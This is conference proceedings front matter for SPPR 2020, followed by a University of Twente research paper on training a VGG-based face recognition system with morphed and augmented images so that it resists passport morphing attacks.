David C. Wyld,
Jan Zizka (Eds)

Computer Science & Information Technology

9th International Conference on Signal, Image Processing and
Pattern Recognition (SPPR 2020),
December 19 - 20, 2020, Sydney, Australia.

AIRCC Publishing Corporation

Volume Editors

David C. Wyld,
Southeastern Louisiana University, USA
E-mail: David.Wyld@selu.edu

Jan Zizka,
Mendel University in Brno, Czech Republic
E-mail: zizka.jan@gmail.com

ISSN: 2231 - 5403
ISBN:978-1-925953-33-6
DOI: 10.5121/csit.2020.101901- 10.5121/csit.2020.101916

Typesetting: Camera-ready by author, data conversion by NnN Net Solutions Private Ltd., Chennai, India

Preface

The 9th International Conference on Signal, Image Processing and Pattern Recognition (SPPR 2020), December 19 - 20, 2020, Sydney, Australia,9th International Conference of Networks and Communications (NECO 2020), 12th International Conference on Grid Computing (GridCom 2020), 10th International Conference on Computer Science, Engineering and Applications (ICCSEA 2020), 9th International Conference on Soft Computing, Artificial Intelligence and Applications (SCAI 2020), 11th International Conference on Ubiquitous Computing (UBIC 2020), International Conference on Software Engineering and Managing Information Technology (SEMIT 2020) and International Conference on Machine Learning Techniques and Data Science (MLDS 2020) was collocated with 9th International Conference on Signal, Image Processing and Pattern Recognition (SPPR 2020). The conferences attracted many local and international delegates, presenting a balanced mixture of intellect from the East and from theWest.

The goal of this conference series is to bring together researchers and practitioners from academia and industry to focus on understanding computer science and information technology and to establish new collaborations in these areas. Authors are invited to contribute to the conference by submitting articles that illustrate research results, projects, survey work and industrial experiences describing significant advances in all areas of computer science and information technology.

The SPPR 2020, NECO 2020, GridCom 2020, ICCSEA 2020, SCAI 2020, UBIC 2020, SEMIT 2020 and MLDS 2020 Committees rigorously invited submissions for many months from researchers, scientists, engineers, students and practitioners related to the relevant themes and tracks of the workshop. This effort guaranteed submissions from an unparalleled number of internationally recognized top-level researchers. All the submissions underwent a strenuous peer review process which comprised expert reviewers. These reviewers were selected from a talented pool of Technical Committee members and external reviewers on the basis of their expertise. The papers were then reviewed based on their contributions, technical content, originality and clarity. The entire process, which includes the submission, review and acceptance processes, was doneelectronically.

In closing, SPPR 2020, NECO 2020, GridCom 2020, ICCSEA 2020, SCAI 2020, UBIC 2020, SEMIT 2020 and MLDS 2020 brought together researchers, scientists, engineers, students and practitioners to exchange and share their experiences, new ideas and research results in all aspects of the main workshop themes and tracks, and to discuss the practical challenges encountered and the solutions adopted. The book is organized as a collection of papers from the SPPR 2020, NECO 2020, GridCom 2020, ICCSEA 2020, SCAI 2020, UBIC 2020, SEMIT 2020 and MLDS 2020.

We would like to thank the General and Program Chairs, organization staff, the members of the Technical Program Committees and external reviewers for their excellent and tireless work. We sincerely wish that all attendees benefited scientifically from the conference and wish them every success in their research. It is the humble wish of the conference organizers that the professional dialogue among the researchers, scientists, engineers, students andeducators continues beyond the event and that the friendships and collaborations forged willlinger and prosper for many years tocome.

David C. Wyld,
Jan Zizka (Eds)

General Chair	Organization
David C. Wyld,	Jackson State University, USA
Jan Zizka (Eds)	Mendel University in Brno, Czech Republic

Program Committee Members

Abd El-Aziz Ahmed,	Cairo University, Egypt
Abdel-Badeeh M. Salem,	Ain Shams University, Egypt
Abdelbaky Hamadene,	AASTMT, Egypt
Abdulatif Alabdulatif,	Qassim University, Saudi Arabia
Adeyanju Sosimi,	University of Lagos, Nigeria
Ahmed Farouk AbdelGawad,	Zagazig University, Egypt
Ajit Singh,	Patna Women's College, India
Alessandro Massaro,	Dyrecta Lab, Italy
Amizah Malip,	University of Malaya, Malaysia
Amrita Agarwal,	Sikkim Manipal Institute of Technology, India
Anamika Ahirwar,	MaharanaPratap College of Technogy, India
Anand Nayyar,	Duy Tan University, Vietnam
Anita Yadav,	Harcourt Butler Technological Institute, India
Ankur Singh Bist,	KIET Ghaziabad, India
Arjav A. Bavarva,	RK University, India
Arnold Kwofie,	University for Development Studies, Ghana
Arthur,	Universidade Federal de Santa Catarina, Brazil
Ashkan Tashk,	SDU, Denmark
Ashraf A. Shahin,	Cairo University, Egypt
Atika Qazi,	University Brunei Darussalam, Brunei
Avadhani P.S,	Andhra University, India
Ayush Singhal,	Contata Solutions, USA
Azeddine Chikh,	Tlemcen University, Algeria
Azeddine WAHBI,	Hassan II University, Morocco
Baihua Li,	Loughborough University, UK
Bakhe Nleya,	University Of Kwazulu Natal, South Africa
Bala Modi,	Gombe State University, Nigeria
Basanta Joshi,	Tribhuvan University, Nepal
Benyettou Mohammed,	University center of Relizane, Algeria
Berenguel,	Manuel Universidad de Almeria, Spain
Bilal H. Abed-alguni,	Yarmouk University, Jordan
Bouchra Marzak,	Hassan II University, Morocco
C.C. Young,	National Chung Hsing University, Taiwan
Chandrashekhar Bhat,	MIT Manipal, India
Chethana R Murthy,	RV College of Engineering, India
Chikh Mohammed Amine,	Tlemcen University, Algeria
Chin-Chih Chang,	Chung Hua University, Taiwan
chittinenisuneetha,	R.V.R &j.C. College of Engineering, India
Christos Bouras,	University of Patras, Greece
Dac-Nhuong Le,	Haiphong University, Vietnam
Dadmehr Rahbari,	University of Qom, Iran
Dalila Guessoum,	SaadDahleb University, Algeria

Javad Azizian,	Shahid Beheshti University, Tehran, Iran
Jianyi Lin,	Khalifa University, UAE
Juan A. Fraire,	Universidad Nacional de Crdoba, Argentina
Juan M. Corchado,	BISITE Research Group, Spain
Kamanashis Biswas,	Catholic University, Australian
KamelJemaï,	University of Gabès, Tunisia
Karim El Moutaouakil,	FPT/USMBA, Morroco
Ke-Lin Du,	Concordia University, Canada
Keyvan Ansari,	University of the Sunshine Coast, Australia
Khalid M.O Nahar,	Yarmouk University, Jordan
khaoulaboutouhami,	southeast university, Nanjing china
khin Su Myat Moe,	Yangon Technological University, Myanmar
Kirtikumar Patel,	Chemic Engineers & Constructors, USA
Koh You Beng,	University of Malaya, Malaysia
Kosai Raoof,	Le Mans Universite, France
Labed Said,	University of Constantine, Algeria
LABRAOUI Nabila,	University of Tlemcen, Algeria
Limiao Deng,	China University of Petroleum, Qingdao, China
Litao GUO,	Xiamen University of Technology, China
Lokesh B.	Bhajantri, Basaveshwar Engineering College, India
Luca Virgili,	Polytechnic University of Marche, Italy
Lutz Schubert,	University of Ulm, Germany
M V Ramana Murthy,	Osmania University, India
M. Hussein,	Northern Technical University, Iraq
M.Suresh,	Kongu Engineering College, India
Manal Mostafa Ali,	Al-Azhar University, Cairo
Manish Kumar,	Birla Institute of Technology & Science, India
Mansour Y. Bader,	Al-Balqa Applied University, Jordan
Marco Anisetti,	UniversitàdegliStudi di Milano, Italy
Mardeni Bin Roslee,	Multimedia University, Malaysia
Marius CIOCA,	Lucian Blaga University of Sibiu, Romania
Masimba Gomba,	Durban University If Technology, South Africa
Meenatchi Sundaram,	Manipal Institute of Technology, India
Meera Ramadas,	Amity University, India
Mohamed Ali El-sayed,	Benha University, Egypt
Mohamed ArezkiMellal,	University of Maryland, USA
Mohamed Ashik M,	Salalah College of Technology, Oman
Mohammad Abido,	King Fahd University, Saudi Arabia
Mohammad Hamdan,	Heriot Watt University, Dubai
Mohammed A. Awadallah,	Al-Aqsa University, Palestine
Mohammed Al-Maitah,	King Saud University, Saudi Arabia
Mohammed Benyettou,	University center of Relizane, Algeria
Mohammed Bouhorma,	Fst Tangier, Morocco
Mohammed Nabil EL KORSO,	Paris Nanterre University, France
Mohammed Omari,	University of Adrar, Algeria
Mohd.Rizwan beg,	R B Group of Institutions, India
Murat Karabatak,	Firat University- Elazig/Turkey
NahlahShatnawi,	Yarmouk University, Jordan
Najib A. Kofahi,	Yarmouk University, Jordan
Naren,	SASTRA Deemed University, India
Natarajan Meghanathan,	Jackson State University, USA
Natheer Khlaif Gharaibeh,	Taibah University, Saudi Arabia

Neda Darvish,	Islamic Azad University, Iran
Neeta Pandey,	Delhi Technological University, India
Nesrine Hafiene,	MARS Research Laboratory, Tunisia
Nihar Athreyas,	CTO, Spero Devices, Inc. Acton, USA
Nikola Ivkovic,	University of Zagreb, Croatia
Niloofar Rastin,	Shiraz University, Iran
Nishant Doshi,	PDPU, India
Oleksii K. Tyshchenko,	University of Ostrava, Czech Republic
Omid Mahdi Ebadati,	Kharazmi University, Tehran
Osama Rababah,	The University of Jordan, Jordan
Osamah Ibrahim Khalaf,	Al-Nahrain University, Iraq
Ou Ma,	University of Cincinnati, USA
Picky Butani,	Shubh Solutions LLC, USA
Praveen Kumar Mannepalli,	LNCT University, India
Priti Srinivas Sajja,	Sardar Patel University, India
R.Sujatha,	VIT University, India
Raed Ibraheem Hamed,	University of Anbar, Iraq
Rahul Saha,	Lovely Professional University, India
Raid Saabne,	The Academic College of Tel-Aviv Yaffo, Israel
Rajalida Lipikorn,	Chulalongkorn University, Thailand
Ramadan Elaiess,	University of Benghazi, Libya
Ramgopal Kashyap,	Amity University Chhattisgarh, India
Rezvan Dastanian,	Shiraz University of Technology, Iran
Ritu Sharma,	Himachal Pradesh University Shimla, India
Ruchi Tuli,	Jubail University College, Saudi Arabia
Rushdi Hamamreh,	Al-Quds University, Palestine
Sabina Rossi,	University Ca' Foscari,Italy
Saeid Masoumi,	MalekAshtar University of Technology, Iran
Saeid Pashazadeh,	University of Tabriz, Iran
Sahil Verma,	Lovely Professional University, India
Saikumar Tara,	CMR Technical Campus, India
Saleh Al-Daajeh,	Abu Dhabi polytechnic, UAE
Samadhiya,	National Chiao Tung University, Taiwan
Saman Shojae Chaeikar,	Iranians University, Iran
Sameerchand Pudaruth,	University of Mauritius, Mauritius
SamiaNefti-Meziani,	University of Salford, UK
Samrat Kumar Dey,	Dhaka International University, Bangladesh
Sandeep Chaurasia,	Manipal University, India
Sanjay Tyagi,	Kurukeshetra University, India
Sanyog Rawat,	Manipal University Jaipur, India
Sasikumar Gurumurthy,	Vit University, India
Satish Gajawada,	IIT Roorkee, India
Sebastian Floerecke,	University of Passau, Germany
Sergio Pastrana,	University Carlos III of Madrid, Spain
Shahid Ali,	AGI Education Ltd, New Zealand
Shahram Babaie,	Islamic Azad University, Iran
Shahzad Ashraf ,	Hohai University, China
Sharathyh Kumar,	Mit Mysore, India
Shirish Patil,	Lead Enterprise Data Architect, USA
Sikandar Ali,	China University of petroleum, China

Technically Sponsored by

Computer Science & Information Technology Community (CSITC)

Artificial Intelligence Community (AIC)

Soft Computing Community (SCC)

Digital Signal & Image Processing Community (DSIPC)

Organized By

Academy & Industry Research Collaboration Center (AIRCC)

TABLE OF CONTENTS

9th International Conference on Signal, Image Processing and Pattern Recognition (SPPR 2020)

9th International Conference of Networks and Communications (NECO 2020)

12th International Conference on Grid Computing (GridCom 2020)

10th International Conference on Computer Science, Engineering and Applications (ICCSEA 2020)

9th International Conference on Soft Computing, Artificial Intelligence and Applications (SCAI 2020)

11th International Conference on Ubiquitous Computing (UBIC 2020)

International Conference on Software Engineering and Managing Information Technology (SEMIT 2020)

International Conference on Machine Learning Techniques and Data Science (MLDS 2020)

Improving deep-learning-based face recognition to increase robustness against morphing attacks

Una M. Kelly, Luuk Spreeuwers and Raymond Veldhuis

Data Management and Biometrics Group, University of Twente, The Netherlands

Abstract

State-of-the-art face recognition systems (FRS) are vulnerable to morphing attacks, in which two photos of different people are merged in such a way that the resulting photo resembles both people. Such a photo could be used to apply for a passport, allowing both people to travel with the same identity document. Research has so far focussed on developing morphing detection methods. We suggest that it might instead be worthwhile to make face recognition systems themselves more robust to morphing attacks. We show that deep-learning-based face recognition can be improved simply by treating morphed images just like real images during training but also that, for significant improvements, more work is needed. Furthermore, we test the performance of our FRS on morphs of a type not seen during training. This addresses the problem of overfitting to the type of morphs used during training, which is often overlooked in current research.

Keywords

Biometrics, Morphing Attack Detection, Face Recognition, Vulnerability of Biometric Systems

1. Introduction

A Face Recognition System (FRS) performs identity verification by comparing two photos and deciding whether or not the identities match. It was first shown in [1] that existing Face Recognition Systems (FRS) were vulnerable to *morphing* attacks. A morph is an image that contains facial features of two different people. In a border-crossing scenario a criminal (C) could enlist the help of an accomplice to create a morphed photo. The accomplice (A) could then use this photo to apply for a passport, which the criminal in turn could use to cross borders undetected. The most-used method to create morphs is to mark certain facial features, called landmarks, warp both images to a common geometry and then blend the pixel values. For an overview of this morphing process see Fig. 1. It has been shown that both FRSs and humans will often accept a morph made with this method as a match with both contributing identities [2–4].

Recently, a platform was launched with which the performance of different morphing detection algorithms can be benchmarked [5]. This benchmark and other research indicates that existing algorithms do not perform well when tested across different datasets [6, 7]. Since researchers have so far had to create their own training datasets, their detection methods may have been overfitted to specific characteristics of their training set. Furthermore, some detection methods require large datasets for training, which means that a large number of morphs need to be made. Since this is usually done automatically such morphs will probably be of lower quality than hand-crafted morphs. A detection method created by training with such data can detect low-quality but not high-quality morphs.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 01-12, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101901




Figure 1. Morphing process

There are two scenarios in which morphing detection can take place. In a differential scenario, a second (frequently live) image of the passport holder or applicant is available for comparison. In the second, more challenging non-differential scenario, whether or not the photo has been morphed has to be decided based on the photo only.

We argue that there is a distinct possibility that carefully made morphs do not contain any artifacts that would allow a morphing detection system to distinguish them from real photos. That means we cannot rely on non-differential morphing detection to detect high-quality morphs, which leaves us with differential morphing detection methods. In that case we can use *identity*-related information to determine whether two images are of the same person. Current face recognition systems are created and trained with the purpose of verifying whether two photos are of the same person without taking into account the possibility that one of them is actually a morph. Assume we have a face recognition system (FRS) that has perfect performance on real, but not on morphed photos. When comparing two photos X_1 and X_2, if X_1, X_2 is a genuine pair then (a sufficient amount of) identity information in X_1 is also present in X_2, so the verification is successful. If X_1, X_2 is an impostor pair the identity information in X_1 is not present in X_2 and verification is unsuccessful. If X_2 is a morph and enough of the identity information in X_1 is also present in X_2 the verification is successful. What the FRS does not take into account is the possibility of there being identity information of a *different* person in X_2. The fact that many FRSs are vulnerable to morphing attacks supports this hypothesis. We argue that instead of treating face recognition and morphing detection as two separate tasks, it makes more sense to train an FRS that detects whether there are inconsistencies in identity information. This makes the task of face verification more complicated, which may lead to a lower face recognition performance, but will hopefully be better equipped to deal with the possible presence of morphs.

The rest of this paper is structured as follows: in Section 2 we will discuss related work, in Section 3 we describe our approach and in Section 4 introduce the metrics we use to evaluate our method. In Section 5 we describe how we created our dataset, which comprises both real and morphed photos. In Section 6 we describe our experiments and in Section 7 present our results. We draw some conclusions and discuss future work in Section 8.

2. Related Work

2.1. Non-Differential Morphing Attack Detection

Several methods for non-differential morphing attack detection (MAD) have been proposed. Such methods depend on finding artifacts or traces left by the morphing process to detect morphed photos. However, if a high-quality morph does not contain such artifacts or traces, then differential MAD is more suitable to address the problem. Therefore, we will not discuss non-differential MAD methods here and instead refer the reader to [2,3] for an overview of existing methods.

2.2. Differential Morphing Attack Detection

Demorphing [8] proposes to retrieve the accomplice A's identity by subtracting an available live image from a suspected morph, but makes strong assumptions on which parameters were used for morphing. It can reduce the rate of accepted morphs, but at the cost of reducing the rate at which genuine image pairs are accepted from 99.9% to 89.2%, depending on the parameter used for demorphing. When tested on benchmark datasets in [5] equal error rates for the dection task (D-EER) of 8-16% are reported.

In [9] and [10] the locations of facial landmarks in a suspected morph are compared with the landmark locations in an available reference image. The shift between the two sets of landmark locations tends to be smaller for a pair of images with the same identity than if one of the two images is a morph. In [9] the euclidean distance and angle of the landmark shifts are used and a D-EER of 32.7% is recorded. In [10] the directed distances of the landmarks shifts are used and a spectacular D-EER of 0.00% is reported. Since the directed distances should be equivalent to using distance and angle (Cartesian vs. polar coordinates), this may indicate that some overfitting has taken place. This method of using landmark shifts achieves D-EERs of 33-39% when tested on benchmark datasets in [5].

2.3. Morph Attack Detection using an existing FRS

Existing face recognition systems have also been used to detect morphs. In [11], the high-level features of existing, deep-learning-based FRSs are used to train a Support Vector Machine (SVM) [12]. The resulting hyperplane is used to classify images as morphs or genuine photos. However, an SVM-based method that can separate morphs from genuine photos probably uses morphing traces and artifacts, since these are very likely to be present in an automatically created morphing dataset, and will still be present - if abstractly so - in the high-level features of an FRS. Furthermore, this method suffers from the same shortcoming, that improved MAD comes at the cost of lower genuine accept rates.

What these differential MAD methods have in common is that while they can lead to improved morph attack detection, they at the same time cause more pairs of genuine photos to be rejected, implying that the performance of face recognition on standard photos would be negatively influenced. Since we did not evaluate the performance of our method on the exact same datasets as were used in the previously mentioned publications and because our aim is to develop an FRS that is more robust to morphing attacks, whereas existing methods treat MAD and face recognition as two separate tasks, the results from other publications are not directly comparable to the results published in this paper. In practice, it might be useful for such MAD methods to be used in combination with an FRS with improved robustness to morphing attacks.

Generally, the performance of detection methods seems to vary strongly depending on the characteristics of the dataset [5].

To the best of our knowledge, no one has tried to take into account the presence of morphs during the development of an FRS.

3. Proposed System

3.1. VGG Face

The FRS we train is based on the convolutional neural network (CNN) model VGG16 that was used for face recognition in [13]. There are other FRSs that have better performance, but we chose to use this architecture since it is reasonably simple to retrain the last layer of the network, resulting in a verification system with acceptable performance with which we can perform preliminary experiments to test our hypothesis. The training method we propose can also be applied to train other (deep-learning-based) FRSs. For our experiments we resized images to 224 × 224 × 3 pixels, which is the input size for the VGG16 model. Using FRSs that use larger input sizes may lead to improved performance, since more of the information contained in an image can be used.

We use the weights from a pre-trained model [14] that was trained as a classifier and only retrain the last, fully connected layer. This means that we learn a projection from the 4096-dimensional output of the pre-trained model to a 64-dimensional latent space. We train the weights $W \in \mathbb{R}^{64\times4096}$ of this last layer using the empirical *triplet loss* [15]:

$$L(W) = \sum_{(a,p,n)\in T} \max\{0, \alpha - ||x_a - x_n||_2^2 + ||x_a - x_p||_2^2\}, \tag{1}$$

where we select all possible genuine pairs (a, p) and in every training epoch extend these to triplets (a, p, n) by randomly selecting an image n for each genuine pair such that (a, n) is an impostor pair. T is the set of all triplets that violate the triplet constraint:

$$\alpha + ||x_a - x_p||_2^2 < ||x_a - x_n||_2^2, \quad \alpha = 0.2. \tag{2}$$

The face embeddings $x_a, x_p, x_n \in \mathbb{R}^{64}$ are determined by forwarding the normalised output of the pre-trained network through the last, fully connected layer:

$$x_i = W\frac{f(i)}{||f(i)||}, \quad i \in \{a, p, n\}, \tag{3}$$

where $f(i) \in \mathbb{R}^{4096}$ is the output of the pre-trained network given an input image i. We follow the same procedure for training as in [13], and refer the reader to this publication for more details on the training procedure. Since we use a much smaller dataset for training we choose a lower latent space dimension of 64 in order to avoid overfitting.

4. Evaluation Metrics

This section introduces the metrics we use to measure the performance and robustness to morphing attacks of an FRS. We estimate these values using the test and validation sets.

- the EER of the face recognition system: the error rate for which the False Non-Match Rate (FNMR) and the False Match Rate (FMR) are equal: we call the threshold at which this criterion holds t_{EER},
- the Morph Accept Rate at threshold t (MAR(t)): the proportion of morph pairs accepted by the FRS as a match when using a threshold t, where a morph pair consists of a morph and a reference image of one of the two identities present in the morph,

- the $\mathrm{MAR}_{\mathrm{EER}}$: the MAR at t_{EER},
- the Bona fide Presentation Classification Error Rate (BPCER(t)): the proportion of genuine pairs that are not accepted by the FRS when using a threshold t,
- the Attack Presentation Classification Error Rate (APCER(t)): the proportion of (morphing) attacks that are considered a match by the FRS when using a threshold t,
- the EER of our differential morph attack detection (D-EER): i.e. the error rate at the threshold t for which $\mathrm{APCER}(t) = \mathrm{BPCER}(t)$,
- BPCER_{10}: the lowest BPCER(t) under the condition that $\mathrm{APCER}(t) \leq 10\%$,
- BPCER_{20}: the lowest BPCER(t) under the condition that $\mathrm{APCER}(t) \leq 5\%$,
- BPCER_{100}: the lowest BPCER(t) under the condition that $\mathrm{APCER}(t) \leq 1\%$,

When using an existing FRS, the simplest way to create an MAD method would be to simply lower the decision threshold (for an FRS that uses dissimilarity scores). This provides a baseline with which the performance of other MAD methods that use features of FRSs can be compared. However, such a threshold would not be useful in practice since too many genuine claims would be rejected. Since there is often a trade-off between the performance of face verification and morphing detection [11], we display our results by plotting EER against $\mathrm{MAR}_{\mathrm{EER}}$. The Relative Morph Match Rate (RMMR) [16] attempts to describe something similar, but this value is rarely reported.

5. Creation of Morphing Dataset

We use the FRGC-dataset [17] and select the portrait-style photos, resulting in 21,772 images of 583 different identities, which we split into a training and a testing set, see Table 1. We align the images using five landmarks detected with [18] and align the faces using [19]. We crop the images using a face detector [18] and resize them to square images of 224x224 pixels.

Table 1. Our dataset.

	# real IDs	# real imgs	# morph IDs	# morph imgs
Training	514	19,683	434	30,924
Testing	69	2,089	99	4,900

Table 2. Validation sets.

	# real IDs	# real imgs	# morph IDs	# morph imgs
PUT	100	2,195	83	3,608
AMSL	102	204	1,140	2,175

The morphing method we use is based on the most-used method that consists of the following steps:

1. Landmark detection,
2. Triangulation,
3. Warping,
4. Blending,
5. Splicing (slightly different from the Poisson blending [20] that is usually used).

The morphing procedure in 1)-4) has been explained in several existing publications, to which we refer the reader for more details [1–3]. In step 5) we use a mask image to splice the inside of the morphed face into the background of one of the two original faces used to create the morph. We create this mask by using the convex hull defined by the




Figure 2. Splicing

outermost facial landmarks (on the jaw, chin and forehead). We ensure a smooth transition between the morph and the background on the forehead by blurring the mask in a vertical direction. We use a gaussian blur with kernel size 7x7 on the whole mask to prevent any sharp transitions, and adjust the pixel values inside the convex hull in order to ensure a natural-looking skin colour. The pixel at location (i, j), $0 \leq i, j \leq 223$ in the spliced morph M is

$$\begin{aligned} M(i,j) = {} & Im_1(i,j)(1 - Mask(i,j)) + \\ & (M_{\text{full}}(i,j) - \mu_M + \mu_1) Mask(i,j), \end{aligned} \tag{4}$$

where Im_1 is the background image into which the full morph is spliced, $Mask \in [0,1]$ and M_{full} is the full morph.

$$\mu_M = \frac{\sum_{i,j} M_{\text{full}}(i,j) \cdot Mask(i,j)}{\sum_{i,j} Mask(i,j)} \tag{5}$$

and

$$\mu_1 = \frac{\sum_{i,j} Im_1(i,j) \cdot Mask(i,j)}{\sum_{i,j} Mask(i,j)}. \tag{6}$$

See Fig. 2 for an example of the splicing step. We select pairs of identities for morphing randomly from within the training and testing set respectively, ensuring that there is no overlap in identities in the training and testing set, see Table 1. Fig. 3 shows that the majority of our morphs are accepted by two existing state of the art FRSs [18, 21].

5.1. Validation sets

We use two different datasets to validate our results. The first is a dataset that we created using the same pipeline as described above, but using a different dataset. For this we use the PUT Face Database [22], where we only select the subset of frontal images. For each identity id_1 in this dataset we determine which of the remaining identities is most similar




Figure 3. Evaluation of our morphed and genuine photos using two existing FRSs. The blue histograms estimate the probability density of genuine scores, the red impostor scores, and the green morph scores. Note that the dlib FRS uses dissimilarity scores whereas FaceVacs uses similarity scores. The vertical lines represent the decision thresholds recommended for these systems.

to it, which is the identity id_2 for which

$$\left\| \frac{1}{N_{id_1}} \sum_{i=1}^{N_{id_1}} x_i - \frac{1}{N_{id_2}} \sum_{i=1}^{N_{id_2}} y_i \right\|_2 \tag{7}$$

is minimised, where $x_i, i \in 1, ..., N_1$ are all images of id_1 and $y_i, i \in 1, ..., N_2$ all images of the second, to be determined, identity. The embeddings x_i, y_j are computed by forwarding each image through our FRS that was trained without morphs (see Section 6.1). We remove any duplicate pairs of identities. Since there is more pose variation in the PUT dataset, when selecting image pairs for morphing we select images that have similar poses.

The second validation set we use is the "AMSL Face Morph Image Data Set" dataset introduced in [23]. These morphs were created using images from [24] and [25].

Table 3. Training pairs.

Types of pairs in training set	# Pairs
Genuine pairs	592,650
Genuine morph pairs	496,494
Augmented genuine pairs	2,056,974

6. Experiments

6.1. Training without morphs

We follow the same procedure for training as in [13]. This means that at the beginning of every epoch a number of triplets (592,650, since this is the number of genuine pairs) is randomly generated by extending each genuine pair to a triplet as described in 3.1. We only train with the subset of triplets that violate the triplet constraint (Eq. 2). If a triplet in this subset still violates the triplet constraint at the end of an epoch, we store it and add it to the subset of triplets in the next epoch. We repeat this for a total of 200 training epochs.

6.2. Training with morphs

Since we use an automated pipeline to create our morphs there are some artifacts present in the morphed images. Such artifacts can be caused by badly selected landmarks, or by




Figure 4. An example of an augmented genuine, i.e. a morph of two different photos of the same person.

different expressions, see for example the mouth in Fig. 2. The morphing process also leaves some other traces, including a smoothing effect. This is caused by interpolation in the warping step, which is necessary to determine the pixel values of the warped images, and due to the blending of the two images in the splicing step. Since it is important that the FRS does not learn to separate genuine and morphed images based on such effects, and it would be very challenging to create a morphing dataset without them, instead we propose to introduce the same type of artifacts and traces in the genuine images. This can be done by creating *augmented* genuine photos. These are created in exactly the same way as morphs, but by combining two different images of the *same* person. See Fig. 4 for an example of an augmented genuine. (This technique of creating augmented genuine photos could be used as a data augmentation method in other applications, for example when there are not many images of one identity available.) See Table 3 for the number of available pairs of each type.

Table 4. Possible triplet combinations.

a	p	n
id_1	id_1	id_2
id_1	id_1	$id_1 + id_2$
$id_1 + id_2$	$id_1 + id_2$	id_3
$id_1 + id_2$	$id_1 + id_2$	$id_1 + id_3$
$id_1 + id_1$	id_1	id_2

When training with morphs, different triplet combinations (a, p, n) are possible. The first possibility is that the pair (a, p) can comprise two images of the same person, just as when training without morphs. A second is that either a or p is an augmented genuine (of the same identity), in which case we call the pair an *augmented genuine pair*. The third possibility is that (a, p) consists of two morph images, both created using the same two identities. We call such pairs *genuine morph pairs*. In all three cases we extend the pair to a triplet by either selecting a third image of a different identity (with $p = 0.5$), or by selecting a morph such that one of the two identities in the morph matches that of the genuine pair. Since there are many more triplets selected at the beginning of every epoch, this means that at a fixed batch size more updates are performed in each epoch. Therefore, when we train with morphs we only train for 100 epochs. The different possible triplet combinations are summarised in Table 4, where $id_1 + id_2$ describes the identity of a morph and $id_1 + id_1$ that of an augmented genuine.

7. Results

Fig. 5 shows that the Equal Error Rate (EER) of an FRS decreases during both training scenarios. However, when training without morphs, after a number of updates the pro-




Figure 5. Performance of an FRS trained without morphs and an FRS trained with morphs and augmented genuine pairs. Results are estimated using our test set. Performance is measured using EER and MAR_{EER}, showing that while during training the EER decreases in both scenarios, when training without morphs this is at the cost of robustness against morphing attacks.

portion of morph pairs accepted by the FRS increases. When training with morphs, the EER also decreases, but seemingly not at the cost of accepting more morph pairs.

Table 5. Performance on test set.

Training:	without morphs (200 epochs)	augmented&morphs (100 epochs)
EER (of the FRS)	0.55%	0.57%
MAR_{EER}	30.20%	20.54%
D-EER	6.70%	5.61%
